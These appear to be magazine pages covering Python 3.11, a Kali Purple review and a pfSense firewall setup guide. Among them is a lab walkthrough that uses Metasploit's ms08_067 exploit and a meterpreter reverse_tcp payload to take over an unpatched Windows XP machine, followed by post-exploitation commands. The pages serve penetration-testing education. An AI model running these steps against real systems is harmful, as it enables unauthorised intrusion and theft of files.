One of the biggest and most noticeable upgrades with the latest Python iteration is speed, and 3.11 is supposedly upwards of 50% faster than previous versions. This can make a huge difference when you're, say, running a script to brute-force passwords, or engaged in some computationally intensive cracking exploit. More importantly, the ever-present error messages that pop up when you make a mistake have been made more helpful, too. When printing tracebacks, the interpreter shows you the exact expression that caused the error, rather than just the line. This can potentially save you hours of troubleshooting.

If you're into writing config files, you'll be pleased to find out that Python 3.11 supports TOML (Tom's Obvious Minimal Language), which is easy to read and designed to map unambiguously to a hash table, and is a nice alternative to YAML and JSON.

As the language has evolved, some functions and modules have been removed. These are usually deprecated a few versions ahead of time to give developers the space to rewrite their code. If you're using a Python app that employs the **binhex**, **distutils** or **gettext** functions, for instance, they won't work in Python 3.11, and you need to specify a different version instead.

»

Metasploitation

No computer program is perfect and it's not possible to predict every output for every input as neither humans nor computers are omniscient.

It's a rare piece of code that never requires patching to fix some flaw or other that allows users to do what they were never meant to do.

Exploits can be as simple as checking out plain text password files in an unprotected directory, or inputting something akin to the Konami code. It can be spamming a password field until it breaks, or writing more data to a memory buffer than it can hold.

Hackers have been hacking since before the first computers were networked together with bits of string and sticky tape. Generally, this involves poking things until they break, and then poking them again. Occasionally, it involves the careful inspection of code to see whether there are any obvious flaws that developers have missed. This is one of the great arguments both for and against open source software. Yes, evil hackers can inspect your code for vulnerabilities, but so can everyone else, and the sooner it's seen, the sooner it can be fixed.

Over the years, hackers have uncovered tens of thousands of individual vulnerabilities in software, and developed exploits that you can use to take advantage of them, giving you privilege escalation and perhaps even complete control over an entire machine.

Keeping track of these individual hacks, cracks and exploits is difficult, and the last thing you want when sneaking around a megacorp is to have to go and consult the exploit index cards you keep in a locked filing cabinet in your secret lair.

The *Metasploit* framework is maintained by security company Rapid 7 in order to help catalogue, develop and rapidly execute code against a target you've previously identified.

Like all such security tools, the *Metasploit* framework should only be used for penetration testing and ensuring that any holes it uncovers are plugged – however, it's not altogether outside the bounds of possibility that bad actors use it in the wild to get up to no good.

If your desktop looks like this, you're probably going to have a bad time – unless it's because you're running Kali undercover and trying to look cool like it's 2002.

The *WordPress* install we set up on the previous pages is fresh, up to date and, so far as anyone can tell, contains no vulnerabilities. It isn't invulnerable, of course, but those vulnerabilities have yet to be discovered. After *WordPress* patches them, exploits to take advantage of the flaws will eventually end up as part of the *Metasploit* framework. Site owners who haven't kept up to date with patches will fall victim to attacks, and soon find their precious pages distributing malware to visitors.

We're unsure of Future's policies on publishing tutorials on how to actively attack the world's most popular content management system, but we're pretty sure it doesn't look too kindly on it.

Instead, we've spun up a copy of Windows XP Professional SP3 – released in 2009, and with security

» XP-ERTISE

Attacking systems using *Metasploit* is a fun, albeit highly illegal, way to pass an afternoon when it's raining and you've nothing better to do. The reason we were able to hack into an old copy of Windows XP so easily is because it hasn't received security updates for years. There's no reason anybody should still be running an unpatched OS of that vintage. XP doesn't play nicely with modern hardware and isn't as secure as modern versions of Windows because it lacks user account control.

We know we're probably preaching to the choir, but it's almost guaranteed that if your hardware can still run Windows XP, there's almost certainly a Linux distro that can do a much better job – not just of keeping your system secure, but, well, everything really.

While the most popular Linux distro, Ubuntu, stopped supporting 32-bit architecture with 18.04, there are plenty of other distributions that appreciate that not everyone has the means to buy a new computer every few decades, and will continue to support i386 for years to come.

Debian's current Bullseye release is a great option, and the LTS version is supported until 2026. It does, however, require at least 512MB RAM to run. If you're really low on system resources, Void Linux needs only 96MB.

The most important thing to look for in a distro for an old XP PC is that it's actively maintained and with a release schedule that means you get the latest security patches as early as possible.

patches and updates running to 2015. Surprisingly, Windows XP is still in use, and as of October 2022, 1.27% of all PCs were running the 22-year-old OS, giving it a larger market share than Windows 11.

Our target machine is running utilities typical of the time, including *Firefox v40.03, FlashPlayer v18.0.0.232* and Microsoft's .NET framework v2015.9.10. It is, in short, a target-rich environment, and one which while not especially common in 2023, is certainly still around.

After attaching to the same local network as our Windows XP machine, we donned our black hoodies, and got to work.

To find the IP address of the target machine, run:

```
$ sudo netdiscover -r 192.168.0.0/24
```

Take a note of the machine's IP address, because you'll need it in a minute.

Start the *Metasploit* console by either selecting it from your system menu or entering `msfconsole` and wait while it sets up the database and displays an entertaining *CowSay*.

If this is your first time running *Metasploit*, it's worthwhile entering `help` to see what's available to you and view some example commands. To use a *Metasploit* exploit, enter `use` followed by the path to the exploit you want.

Before you can do this, decide which aspect of Windows you want to attack. To find a suitable attack surface, you can use the search function to see what's available. For instance:

```
$ search exploit/windows
```

Alternatively you can browse through **https://github.com/rapid7/metasploit-framework/tree/master/documentation/modules/exploit/windows**.

Take your time and read the documentation. We decided on the **ms08_067_netapi**, as it has a reputation for reliability, and will allow us to gain access as SYSTEM – the highest Windows privilege level. When you're ready, enter:

```
$ use exploit/windows/smb/ms08_067_netapi
```

As you haven't configured a payload, *Metasploit* selects the default for you: `windows/meterpreter/reverse_tcp`. The prompt turns red. Type `show options`.

You'll need to set the target machine's IP address, so now enter:

```
$ set RHOST target.ip.address
```

The Exploit Target should already be set to 0 for automatic targeting. If it isn't, enter:

```
$ set TARGET 0
```

If you decide not to go with the default payload, you can choose a different one with:

```
$ set PAYLOAD path/to/payload
```

However, we're happy with the default choice.

`LHOST` is your IP address and will be embedded within the payload to ensure that your malware can phone home. Find your IP address with `ifconfig`.

Now set the LHOST with:

```
$ set LHOST your.ip.address
```

You're now ready to start your attack. Draw the curtains, don your dark glasses, and enter `exploit`.

You'll see a message that a session has been opened, and the prompt will change yet again, showing that you're in a Meterpreter session. You're actually inside someone else's Windows PC. Type: `?` to access the help menu to see what you can get up to while you're there.


File
Actions
Edit
View
Help
johnsmith@kali: ~
Usage: 2%
13:49

```
Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 10.0.2.1
RHOST ⇒ 10.0.2.1
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.4:4444
```

With Metasploit on Kali Linux, you can take complete control of an old Windows box in a matter of minutes. Why you'd want to is beyond us.

Some handy commands include:

Command	Function
screenshot	Takes a screenshot of what the user is currently looking at
sysinfo	Gives you information about the target computer
download	Downloads files
edit	Edits files
shutdown	Remotely shuts down the target PC

If you're showing off to a friend, to demonstrate just how insecure Windows XP really is in 2023, editing the contents of files and then turning the machine off should provide ample evidence that no, you're not paranoid, and it really is dangerous out there.

But we deliberately chose an obsolete OS on which to perform our penetration tests, and it's unlikely that you or anyone you know is still using Windows XP. Browse through the available exploits and you'll see that it's not just antique Microsoft products at risk. The most recent exploits you can deploy against Windows were added under a week ago. If you think you're safe with a slightly out-of-date Linux system, think again. There's a ton of exploits that can be used for privilege escalation with the express purpose of giving you a headache and eventually stealing your cash.

If you fancy your hand at more esoteric hacking, you'll also be able to run attacks against such diverse operating systems as BSD, Solaris, Android, iOS and even mainframes. Congratulations – you are now a script kiddie.


Favourites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - Social Engineering Tools
14 - System Services
• Cisco Tools
• Fuzzing Tools
• Stress Testing
dhcpig
iaxflood
inviteflood
siege
slowhttptest
t50
thc-ssl-dos
• VoIP Tools
bloodhound
gvm initial setup
gvm start
legion (root)
lynis
nikto
Desktop
Background
Menus
Icons
Wallpaper for my desktop
Folder:
kali-16x9
Colour:
Horizontal gradient
Change the background
in minutes:
10
Style
Help

The array of tools available to you is truly staggering. If a vulnerability exists, Kali probably has an exploit that can abuse it. The wallpaper selection is good, too.

Chase the purple dragon

There are people who want to break into networks and machines, and people who try to stop them, known as red teams and blue teams.

QUICK TIP

The best defence against cyberattacks is to keep your system fully updated and all your packages up to date. Keep automatic updates turned on and apply security patches as soon as they're released.

Kali Purple looks almost like a normal distro. The colours would look good in a Barbie mansion, and even the dragons look less aggressive.

Kali Linux has always sat comfortably and firmly in the red team encampment, providing tools to test network security and generally giving blue teams a hard time.

It's an adversarial approach and one that sees red and blue teams constantly at odds, with defensive security being tested to its limits by the red team.

With Kali Purple, Offensive Security has taken a new approach in attempting to make red and blue teams work together. Red and blue combined is purple. Get it? With Kali Purple, you get a mixture of tools, so you're no longer manning a machine gun from the trenches or sending waves of bots to get snagged on digital barbed wire. You can take a more nuanced approach.

Stay defensive with Purple

Unlike the main version of Kali, which is designed to be run on anything other than a modern desktop and offers a multitude of installation options, Kali Purple provides no such convenience. There are two options: you can choose the bog standard Kali Purple, which contains everything you need for a complete offline installation, or opt for the weekly build, which offers untested images with the latest updates. Unless you must have bleeding-edge tools at the potential expense of a stable system, avoid the weekly images.

Installation is more or less the same as with the main edition of Kali, albeit with a purplish hue to the installer. It's as smooth as you'd expect and as there's no option of a 10GB Everything download containing every offensive tool ever made, it's quick as well.

During installation, you don't get a choice of how big you want your offensive arsenal to be – however, you can select which groups of defensive tools to install. These are arranged by purpose in categories including Protect, Detect, Respond and so on *(see boxout, bottom-right)*. The installer gives no clue as to what exactly is inside these categories, so take it on faith that they're probably something you need.

When you first boot to the desktop, the first thing you'll notice is how nice and relaxed it all seems. The ubiquitous dragon is still front and centre, but the malevolent gleam is gone from his eye and he's white against a pink background. There's no bombastic and mystical slogan, just the words 'Kali Purple', again, in white. The distro has purple in the name, but to our mind, it's a kind of general pinkish pastel theme.

We were a little disappointed with the wallpaper selection, which featured only six dragons in total.

Open the System menu and you'll immediately start to see even more differences. The black offensive categories have been gutted. *Searchsploit* is the only tool listed in Exploitation Tools, and if you're looking for social engineering resources, you'll be sadly disappointed. The purple/pink categories are stuffed to overflowing with everything you could need to fend off an attack and respond to it effectively.

There's a fair bit of crossover between the two tool suites, and using the System menu you'll often find the same tool in both the offensive and defensive categories.

Turning purple more like

The tools categorisation is logical and relates to the order in which you would respond to an attack. Ideally, you'd like to be able to identify an intruder before he breaks in to your house. Maybe you would shout out of the window to try to scare him off.

As with the main Kali release, entries in the System menu generally cause the tool's help page to open in the terminal. Notable exceptions to this include *OWASP Zap*, an integrated tool for finding vulnerabilities in web apps, and


Untitled Session - 20230331-133900 - OWASP ZAP 2.12.0

```
HTTP/1.1 500 Internal Server Error
Date: Fri, 31 Mar 2023 12:56:05 GMT
Server: Kestrel
Content-Type: application/json
```

```
{"status":500,"message":
"Object reference not set to an instance of an object.","details":
"   at API.Data.Repositories.UserRepository.GetUserByEmailAsync(String
email) in /home/runner/work/Kavita/Kavita/API/Data/Repositories/UserRep
```

Alerts (9)
- CSP: Wildcard Directive (4)
- CSP: script-src unsafe-inline (4)
- CSP: style-src unsafe-inline (4)
- Application Error Disclosure (2)
- Strict-Transport-Security Header No
- X-Content-Type-Options Header Mis

Source: Passive (90022 - Application Error Disclosure)

Input Vector:

Description:

This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false

Other Info:

Alerts 0 3 3 3 Main Proxy: localhost:8081 Current Scans 0 0 4 1 0 0 0 0

OWASP Zap is technically an offensive tool and will launch a one-click attack to discover vulnerabilities on your self-hosted web app. It'll give you a list of risky implementations that can be exploited by attackers.

WireShark, a free and open source cross-platform packet analyser.

Browsing through the Kali Purple wiki before downloading, we were looking forward to trying out some of the awesome GUI tools listed. These are apps like *Kali Autopilot*, a script builder for automated attacks, and various dashboards that enable you to visualise system architecture, security analytics, network traffic and more. These kind of visual tools are vital in giving you an at-a-glance reference and enabling you to spot unusual activity. Are we under attack? Yes we are!



```
┌──(david㉿kali)-[~]
└─$ malcolm
malcolm: command not found

┌──(david㉿kali)-[~]
└─$ arkime
arkime: command not found

┌──(david㉿kali)-[~]
└─$ sudo apt install hedgehog
[sudo] password for david:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package hedgehog

┌──(david㉿kali)-[~]
└─$ sudo apt install hedgewars
Completing package
hedgewars         hedgewars-data
```

```
arkimecapture.service is a disabled or a static unit,
 not starting it.
arkimecont3xt.service is a disabled or a static unit,
 not starting it.
arkimeparliament.service is a disabled or a static un
it, not starting it.
arkimeviewer.service is a disabled or a static unit,
not starting it.
arkimewise.service is a disabled or a static unit, no
t starting it.
Processing triggers for libc-bin (2.36-8) ...
Processing triggers for man-db (2.11.2-1) ...
Processing triggers for kali-menu (2023.1.7) ...

┌──(david㉿kali)-[/etc/apt]
└─$ arkime
arkime: command not found

┌──(david㉿kali)-[/etc/apt]
└─$ sudo apt install mal
Completing package
malcontent      malcontent-gui
```

Missing packages are the bane of Kali Purple. While we expect they will eventually appear, having headline features MIA is not a good look.

It was a little saddening to find that many of the tools described and screenshotted in the publicity aren't actually included in the 'complete offline installation' package. We were particularly looking forward to trying out *Malcolm*, *Hedgehog* and *Arkime*, but were unable to find them either in the System menu or in the terminal.

Attempting to install *Hedgehog* using `apt-get` was also unsuccessful, and the closest thing we could find was *Hedgewars* – a *Worms*-like game that sees spiky critters launching missiles at each other across cartoonish landscapes. There were no suggestions for *Malcolm*.

Arkime was present in the Kali repository though, but when we installed it using apt-get, it simply would not start.

Kali Autopilot is an attack script builder and framework for automated attacks. You can use it to attack certain parts of your infrastructure to see what breaks, and it's another one of the big things we were excited to try. In the docs (and Kali docs are extensive), we read that *Kali Autopilot* would show up in the Exploitation Tools menu after running:

```
$ sudo apt install kali-autopilot
```

Guess what! `'Unable to locate package kali-autopilot.'` At the time of writing, Kali Purple has been available for download for only a couple of days, so we expect the missing tools to materialise pretty soon. In the meantime, flagship features are missing and it's an incredibly frustrating experience. Everything you need for a complete offline installation? Not even close.

Who is purple for ?

Kali Purple is not a daily driver for the average user, despite what its soothing colour scheme would suggest, and it comes with the same warnings as Kali proper. Adding repositories can bust your system. Don't try to install Steam and don't use it as the foundation of a gaming rig.

Instead, it seems Kali Purple is meant to fill a gap in the market for small enterprises who have security trained staff, but don't have the resources of a multinational corporation, and can't or won't pay the millions of pounds annually required for security as a service.

Most of the tools included in Kali Purple are free and open source. Some may require a small fee for premium features, but you won't be paying through the nose as you would with SolarWinds.

Looking at Kali Purple, it's easy to think that it's a simple idea that should have been done years ago, but the concept of a defensive platform rather than an attack and pentesting distro is entirely new.

Overall, we love Kali Purple, we love its tools, and we can't wait for the complete toolset to roll out. **LXF**

QUICK TIP

Always make sure you have multiple backups stored off-site in a safe location. If the worst happens, you can start again from scratch.

» KALI PURPLE AND THE NIST

Kali Purple's raison d'être and its tool organisation structure is based on the NIST (National Institute of Standards and Technology) cybersecurity framework version 1.1, designed to address the risks associated with cyberattack. Broadly speaking, it's divided into five areas. Identify doesn't just mean identify your attacker, it relates to identifying your own assets and vulnerabilities. It means knowing your hardware and software inventory so that if a new machine appears on the network, you know whether it's one of yours. Protect helps with access management, conducting regular backups, and training users not to do stupid things. Detect exists to help you detect the presence of a threat. This usually involves logs, knowing what kind of activity you would normally expect versus what's going on at the moment. Dashboards are handy for this, and give you at-a-glance stats and visualisations.

If you are under attack and someone is busily encrypting your disks, you need to Respond, and Kali Purple has you covered with an entire drawer full of tools. Do you pull the drives? Cut the connection? Ready your Bitcoin account for a massive transaction? Or wait it out and restore from backup? Ideally, you should have some kind of plan in place for every type of incident. Eventually, the attack will be over and you and your organisation need to Recover. Usually this involves checking what damage has been done, beefing up security protocols and restoring backups where necessary.

Whether you use Kali Purple or not, cyberattacks can happen to anybody, and it's a good idea to have a cybersecurity framework-based plan in place as a precaution.

PFSENSE

Credit: http://pfsense.org

Build your own hardware firewall

Worried about intruders and hack attacks? **Nik Rawlinson** shows how to take charge of network security with the BSD-based pfSense firewall.

OUR EXPERT

Nik Rawlinson is an Esperanto-speaking, pencil-bothering, manual typewriter fan who also happens to have a soft spot for tech after sufficient years in the business to know what that disk icon on the Save button actually means.

You might not think you need another firewall. The one built into Linux is working all the time in the background to protect individual computers, and many routers have their own firewalls to protect the whole network. But running your own custom firewall has several benefits: it gives you more flexibility and better oversight of what's going on in the background and logs, lots of logs!

And it's easier than you might think. You don't need specialist hardware, and you don't even need to pay for enterprise-level firewall software. The open-source *pfSense* firewall is free for personal use, with a graphical interface for administration and all the same features as the enterprise version (the difference is that you don't get commercial support). You can run it in a virtual machine on any PC on your network, or install it natively on a retired PC. Note, however, that you can't run *pfSense* on a Raspberry Pi, because it doesn't support the ARM architecture.



Controller: IDE
Sense.vdi
pfSense-CE-2.6.0-RELEAS...

Optical Drive: IDE Secondary De
☐ Live CD/DVD

Type: Image
Size: 731.91 MB
Location: /home/nik/Downloads/..
Attached to: --

Select the ISO image, from which your virtual machine will boot.

System requirements

PfSense installs as a complete operating system based on FreeBSD, so it has the same system requirements. This means you need to allocate it least 512MB of memory, and have a 64-bit processor running at more than 500MHz. If you want to support gigabit Ethernet or faster connections, it's recommended to use a system with multiple cores running at speeds in excess of 2GHz.

We also recommend at least 2GB of hard drive space – officially 1GB should be enough, but when we

» BASIC TRAFFIC SHAPING

Often called throttling, *pfSense* can apply per-client rules, for instance on guest VLANs, to stop individuals using all the bandwidth. Doing this in a simple way utilises a static throttling rule on a subnet/client basis without regard for anything else going on – ie it's a dumb set level.

Select Firewall > Traffic Shaper > Limiters > Add New Limiter. This enables you to create a new static limiter that is used for either upload or download – let's create one for 10Mb download. You also want to create another one for the alternative upload or download, and then save. Now you have a list of basic limiters that can be used.

Next, head over to Firewall > LAN or the device/network you want to limit, be it a client or entire subnet. The important areas here are Source – for a single host (ie a device), enter its IP address, you can use the Invert switch to apply this to every other device. Leave Destination as Any. Use an decent description so you know what it is down the line. At the bottom of the Advanced options (there are a lot), you'll find In/Out Pipe, where you select the speed of the In (upload speed) and Out (the download speed). Once the rule has been created, the cog on the left-hand side of the rule means that there are limiters applied.

Be aware that this rule will not work on Layer-2 traffic, which is to say it can't control internal network traffic – it can only be applied to packets entering and leaving the network.

tried to install *pfSense* in a system with a 1.5GB virtual drive, the installer complained that the disk was too small. At any rate, whether you're running virtually or on physical hardware, you shouldn't have trouble meeting *pfSense's* requirements.

Once you've got your hardware set up, you can download the installer from **http://pfsense.org/download**. You'll want the AMD64 code (which is also compatible with Intel processors) – Netgate ADI is for dedicated firewall hardware. It's up to you whether you choose a DVD image or a USB memory stick installer; for a virtual machine, the DVD option is easiest, but if you're devoting a PC to the task of running the firewall, the USB installer is probably more convenient.

Set up your installation media

If you've chosen the USB installer option, you need a tool to write the image on to a flash drive. We used *Balena Etcher,* which you can download from **http://balena.io/etcher**. Launch it, insert the stick you want to use, then click Flash From File and select the *pfSense* installer file. Next, click Select Target, and select your USB stick. Be careful to check that the capacity shown in *Etcher* matches that of your flash drive, to make sure you've definitely selected the correct destination. Click Flash to write the installer to the stick.

If you want to install to a virtual machine, you first need to extract the installation files from the downloaded archive. For installation on a virtual machine, you don't need to do any more at this stage; if you actually want to create an installation DVD, you need to burn the installation media on to a disc. Depending on your host distro, you'll want to track down suitable DVD burning software – for Debian, Ubuntu and similar, try *Brasero.*

Boot the installer

You're now ready to proceed with the installation. If using an old PC, this begins with booting it from your newly imaged DVD or USB flash drive; you might need to press a key at startup, or go into the BIOS configuration pages after plugging in the USB drive to set it as the top-priority boot device. After installation, you can simply unplug the flash drive, and the system should fall back to booting from the internal hard drive or SSD when no external media is found.

If you're installing in a virtual machine, the first step is to create a machine with sufficient resources. We used *VirtualBox,* with the OS type set to Linux and the version set to Other Linux (64-bit). We recommend going beyond the minimum requirements and giving the virtual machine at least 1GB of memory, although you have to balance this with the resources you need to reserve for general use.

For the firewall to work, you need to make sure your network interfaces are configured properly. So, once your machine has been created, select it and click Settings, then click Network in the sidebar. Make sure the option to Enable Network Adaptor is ticked on each of the tabs for Adaptor 1, Adaptor 2 and Adaptor 3. On the Adaptor 1 tab, select NAT from the Attached To menu and, on the other two tabs, select Internal Network.

Finally, we need to 'insert' our DVD image into the virtual drive of our new machine. Click Storage in the sidebar, then click the DVD icon under Storage Devices, followed by the smaller DVD icon to the right of the Optical Drive menu in the Attributes section. Select the ISO file you just unpacked, then click OK to close Settings. Now click Start to boot the virtual machine.



```
Keymap Selection
The system console driver for pfSense defaults to standard "US"
keyboard map. Other keymaps can be chosen below.

>>> Continue with uk.kbd keymap
->- Test uk.kbd keymap
( ) Armenian phonetic layout
( ) Belarusian
( ) Belgian
( ) Belgian (accent keys)
( ) Brazilian (accent keys)
( ) Brazilian (without accent keys)
( ) Bulgarian (BDS)
( ) Bulgarian (Phonetic)
( ) Canadian Bilingual
( ) Central European
   ┴(+)                                          13%

            <Select>           <Cancel>
           [Press arrows, TAB or ENTER]
```

Your first job is to select the keyboard layout you're using.



```
Partitioning
How would you like to partition your disk?

   Auto (ZFS)        Guided Root-on-ZFS
   Auto (UFS) BIOS   Guided Disk Setup using BIOS boot method
   Auto (UFS) UEFI   Guided Disk Setup using UEFI boot method
   Manual            Manual Disk Setup (experts)
   Shell             Open a shell and partition by hand

              < OK >            <Cancel>
```

We're sticking with pfSense's recommendation, but if resources are tight you can use UFS.



```
ZFS Configuration
Select Virtual Device type:

  stripe   Stripe - No Redundancy
  mirror   Mirror - n-Way Mirroring
  raid10   RAID 1+0 - n x 2-Way Mirrors
  raidz1   RAID-Z1 - Single Redundant RAID
  raidz2   RAID-Z2 - Double Redundant RAID
  raidz3   RAID-Z3 - Triple Redundant RAID

          < OK >        <Cancel>
     [Press arrows, TAB or ENTER]
```

Our virtual machine only has one storage device, so RAID options aren't relevant here.

Installing pfSense

PfSense uses a text-based installer, which runs through some initial status messages as it boots the underlying operating system. Read through the copyright and distribution notice when it appears and – as long as you agree to be bound by it – select Accept, followed by Install.

The next step is to select the keyboard layout you want to use. By default, *pfSense* is set to use US English; scroll down to find the UK option, then press Return to select it. Key up once to Continue With, then press Return.

You now need to partition the hard drive. As usual with BSD-based installations, the default filing system is ZFS, but you can change this to UFS if you wish. As the developers explain, "The ZFS filesystem type is more reliable and has more features than UFS, but can

»

